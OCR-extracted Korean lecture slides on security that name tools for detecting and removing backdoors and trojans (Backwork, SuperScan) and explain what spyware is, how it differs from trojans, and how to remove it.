
- **Backwork**
  - v2.01



  - Framework Executive사 개발
  - 처음에서 Back Orifice 탐지
  - 현재는 251종의 Backdoor 및 트로이 프로그램 탐지 및 제거

6. 백도어 및 트로이목마의 탐지 및 예방 (6)

- ***SuperScan*** **– http://www.foundstone.com**




7.1 Spyware ?

- **Spyware ?**
  - 무료로 배포되는 공개 소프트웨어에 들어있는 시스템의 Back Channel을 통해 개인정보를 유출하는 프로그램 혹은 모듈
  - "사용자들은 무료로 필요한 소프트웨어를 사용할 수 있고, 프로그램 개발 업체들은 대신 해당 소프트웨어 사용자의 행태를 조사하고 시장을 분석할 수 있는 기회를 가질 수 있도록 하기위해 스파이웨어를 만든다"
    - **GetRight, Go!Zilla, CuteFTP 3.0 등 270여종**
    - **http://www.radiate.com/consumers/products.html**

- **Spyware vs Backdoor & Trojan Horse**
  - Backdoor나 Trojan Horse는 악의적인 목적으로 시스템을 침입하거나 개인정보를 훔쳐내는데 비하여,
  - 스파이웨어는 정품 소프트웨어의 평가판을 무료로 제공하는 조건으로 사용자의 동의(License Agreement)하에 합법적으로(?) 개인정보를 빼낸다.

7.2 Spyware의 종류 (1)

- http://www.radiate.com/consumers/products.html



7.2 Spyware의 종류 (2)

- ***GetRight* Software License**

7.3 Spyware의 탐지 및 제거

- **OptOut – Spyware Detection & Removal**